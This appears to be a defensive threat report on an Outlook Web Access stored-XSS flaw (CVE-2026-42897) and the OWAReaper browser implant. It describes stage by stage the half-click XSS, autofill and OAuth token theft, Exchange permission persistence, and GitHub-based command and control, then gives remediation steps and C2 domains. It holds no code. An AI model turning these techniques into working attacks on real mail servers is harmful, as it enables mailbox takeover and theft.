
Stage 1 — Crafted Email Delivery
The attack begins with a carefully crafted HTML email sent from adversary-controlled Proton Mail accounts or previously compromised legitimate mailboxes. The message contains no malicious links or file attachments, allowing it to evade many traditional email security controls. Instead, the exploit is embedded directly within the HTML content, making the email appear completely benign to both users and automated filtering systems.
Highlights
- HTML-based phishing email with embedded exploit.
- No attachments or clickable URLs.
- Delivered from trusted or compromised sender accounts.
- Designed to bypass email security gateways.
- Targets Outlook Web Access (OWA) users.
Stage 2 — OWA XSS Exploitation
When the victim simply opens the email in Outlook Web Access, the vulnerable HTML renderer processes a malicious onload event embedded within an image element. This event reconstructs a Base64-encoded JavaScript payload hidden after the image URL fragment (#) and immediately executes it inside the authenticated browser session. Because no additional interaction is required, this technique is known as a half-click exploit.
Highlights
- Stored XSS triggered during email rendering.
- Base64 payload reconstructed from image fragments.
- Executes automatically inside the OWA session.
- Requires only opening the email.
- No download or user confirmation required.
Stage 3 — OWAReaper Deployment
Following successful exploitation, the OWAReaper implant is loaded directly into the browser as an in-memory JavaScript backdoor. Since it never drops files to disk or spawns operating system processes, it significantly reduces the likelihood of endpoint detection. To further conceal its presence, the implant rewrites the original email using Outlook APIs, removing exploit artifacts while continuing to operate within the authenticated session.
Highlights
- Browser-resident JavaScript implant.
- No executable written to disk.
- Executes with the victim's OWA privileges.
- Removes exploit traces from the original email.
- Leaves minimal forensic evidence.
Stage 4 — Credential & Token Theft
With execution established, OWAReaper harvests sensitive authentication material from the active browser session. Hidden DOM elements trigger browser auto-fill to capture saved credentials, while Outlook add-ins with ReadWriteMailbox permissions are abused to obtain OAuth access tokens using GetClientAccessToken. The implant also collects mailbox identity, account information, and Outlook configuration data to support subsequent operations.
Highlights
- Captures browser auto-fill credentials.
- Steals OAuth and EWS access tokens.
- Abuses GetClientAccessToken.
- Collects mailbox identity and configuration.
- Builds reconnaissance for follow-on activity.
Stage 5 — Exchange Persistence
To ensure long-term access, OWAReaper establishes persistence across multiple layers. An encrypted copy of the implant is stored in browser localStorage, while a hidden iframe is injected into the IndexedDB offline cache for automatic reinfection. More importantly, the implant abuses Exchange Web Services to invoke UpdateFolder, granting Owner permissions to the built-in Default mailbox user. This creates server-side persistence that survives browser cleanup, password changes, and even endpoint rebuilds.
Highlights
- Stores encrypted implant in localStorage.
- Persists through IndexedDB offline cache.
- Grants Owner rights to the Default user.
- Uses Exchange ACL modifications for persistence.
- Survives browser restarts and endpoint rebuilds.
Stage 6 — Command, Control & Exfiltration
The final stage establishes resilient command-and-control communications and covert data exfiltration. OWAReaper polls the GitHub Commit Search API and cached Outlook messages for encrypted instructions, enabling operators to update modules, rotate infrastructure, or execute arbitrary JavaScript. Stolen data is exfiltrated through AES-CTR-encrypted HTTPS requests disguised as image CDN traffic, with DNS tunneling providing a fallback channel when HTTPS communication is unavailable.
Highlights
- Polls GitHub Commit Search API for commands.
- Uses cached Outlook messages as a secondary C2 channel.
- Supports encrypted remote command execution.
- Exfiltrates data through image CDN traffic.
- Falls back to DNS tunneling if HTTPS is blocked.
Impact Assessment
Successful exploitation of CVE-2026-42897 extends far beyond the execution of arbitrary JavaScript within a browser session. By deploying the OWAReaper implant, attackers can transition from a stored XSS vulnerability to persistent Exchange mailbox compromise, enabling long-term access to sensitive communications, authentication material, and enterprise collaboration data. The combination of browser-resident execution and server-side mailbox permission abuse creates a highly resilient attack that can survive many conventional remediation efforts.
Technical Impact
- Arbitrary JavaScript Execution: Executes attacker-controlled code within the victim's authenticated Outlook Web Access (OWA) session.
- Credential Compromise: Harvests browser autofill credentials and steals Exchange Web Services (EWS) OAuth access tokens.
- Mailbox Permission Abuse: Grants Owner permissions to the built-in Default mailbox user across Exchange folders, establishing persistent server-side access.
- Multi-Layer Persistence: Maintains access through Exchange ACLs, browser LocalStorage, and the IndexedDB offline cache.
- Covert Command Execution: Receives encrypted commands and dynamically executes additional JavaScript modules within the browser.
- Stealthy Data Exfiltration: Exfiltrates sensitive mailbox content through encrypted HTTPS communications and DNS tunneling.
Business Impact
- Business Email Compromise (BEC): Unauthorized access enables attackers to impersonate employees, monitor executive communications, and conduct financial fraud.
- Sensitive Data Exposure: Confidential emails, attachments, contracts, intellectual property, and internal communications may be accessed or stolen.
- Identity Compromise: Stolen OAuth tokens and mailbox permissions can provide continued access to enterprise resources even after password changes.
- Operational Disruption: Incident response may require mailbox permission reviews, token revocation, forensic investigation, and Exchange recovery activities.
- Regulatory and Compliance Risk: Unauthorized access to email systems may trigger notification requirements and compliance obligations under regulations such as GDPR, HIPAA, PCI DSS, or industry-specific frameworks.
Why Traditional Remediation May Be Insufficient
Applying Microsoft's security update removes the underlying vulnerability but does not automatically eliminate an existing compromise. Organizations should assume that a successfully exploited mailbox may retain unauthorized access until all persistence mechanisms are identified and removed.
Potential artifacts that require investigation include:
- Unauthorized Owner permissions assigned to the Default mailbox user.
- Active or stolen Exchange Web Services (EWS) OAuth access tokens.
- Suspicious browser LocalStorage entries associated with Outlook Web Access.
- Malicious content stored within the owa_offline_db IndexedDB cache.
- Indicators of encrypted communications with attacker-controlled infrastructure.
- Evidence of unauthorized mailbox access, email collection, or data exfiltration.
What Defenders Must Do
Patching stops new infections. It does not remove an active OWAReaper implant. If your on-premises Exchange server was internet-exposed and unpatched between May 14, 2026 and July 14, 2026, assume compromise until proven otherwise.
Immediate actions
- Patch Exchange Server with the July 2026 security update:
- Exchange Server SE RTM: KB5103212
- Exchange Server 2016 CU23: KB5103215
- Exchange Server 2019 CU14/CU15 via ESU Period 2
- Remove temporary mitigations:
- Delete EM Service rule M2.1.0 if applied.
- Roll back the EOMT script if used.
- Audit mailbox folder permissions and remove any Default = Owner grants.
- Revoke EWS tokens for Outlook add-ins with ReadWriteMailbox permission.
- Force re-authentication and rotate passwords for affected users.
- Clear OWA browser state on affected endpoints:
- localStorage key PageDataPayload.OwaUserDefaultSettings
- localStorage key OwaFrontendSyncState
- IndexedDB database owa_offline_db
- Block known C2 domains at DNS and perimeter:
- asecdns[.]com
- acocdn[.]com
- dnsrecursive[.]eu
- tdndns[.]com
Conclusion
CVE-2026-42897 demonstrates that the webmail rendering pipeline remains a critical attack surface for enterprise email infrastructure. By failing to properly sanitize untrusted HTML embedded within email message bodies, on-premises Microsoft Exchange Outlook Web Access (OWA) allowed a single inbox-open action to escalate into authenticated JavaScript execution and the deployment of a browser-resident backdoor. The OWAReaper implant extends this initial compromise by bridging client-side exploitation with server-side Exchange abuse, enabling durable mailbox persistence that can survive password resets, browser cleanup, MFA re-enrollment, and even endpoint replacement.
What makes this campaign particularly significant is not only the underlying stored XSS vulnerability, but the sophistication of the post-exploitation framework built around it. Rather than relying on conventional malware, OWAReaper abuses trusted Exchange services, Outlook APIs, browser storage, and Exchange Web Services (EWS) to harvest credentials, steal OAuth tokens, manipulate mailbox permissions, and maintain covert command-and-control communications while minimizing its forensic footprint.
Organizations should treat CVE-2026-42897 as a Tier-0 security incident. Applying Microsoft's security updates is only the first step. Security teams should assume that any internet-facing Exchange server that remained unpatched during the disclosure-to-patch window may already have been compromised. Comprehensive incident response should include auditing mailbox permissions, revoking stolen EWS OAuth tokens, inspecting browser storage for persistence artifacts, reviewing Exchange telemetry, and hunting for indicators associated with OWAReaper command-and-control activity.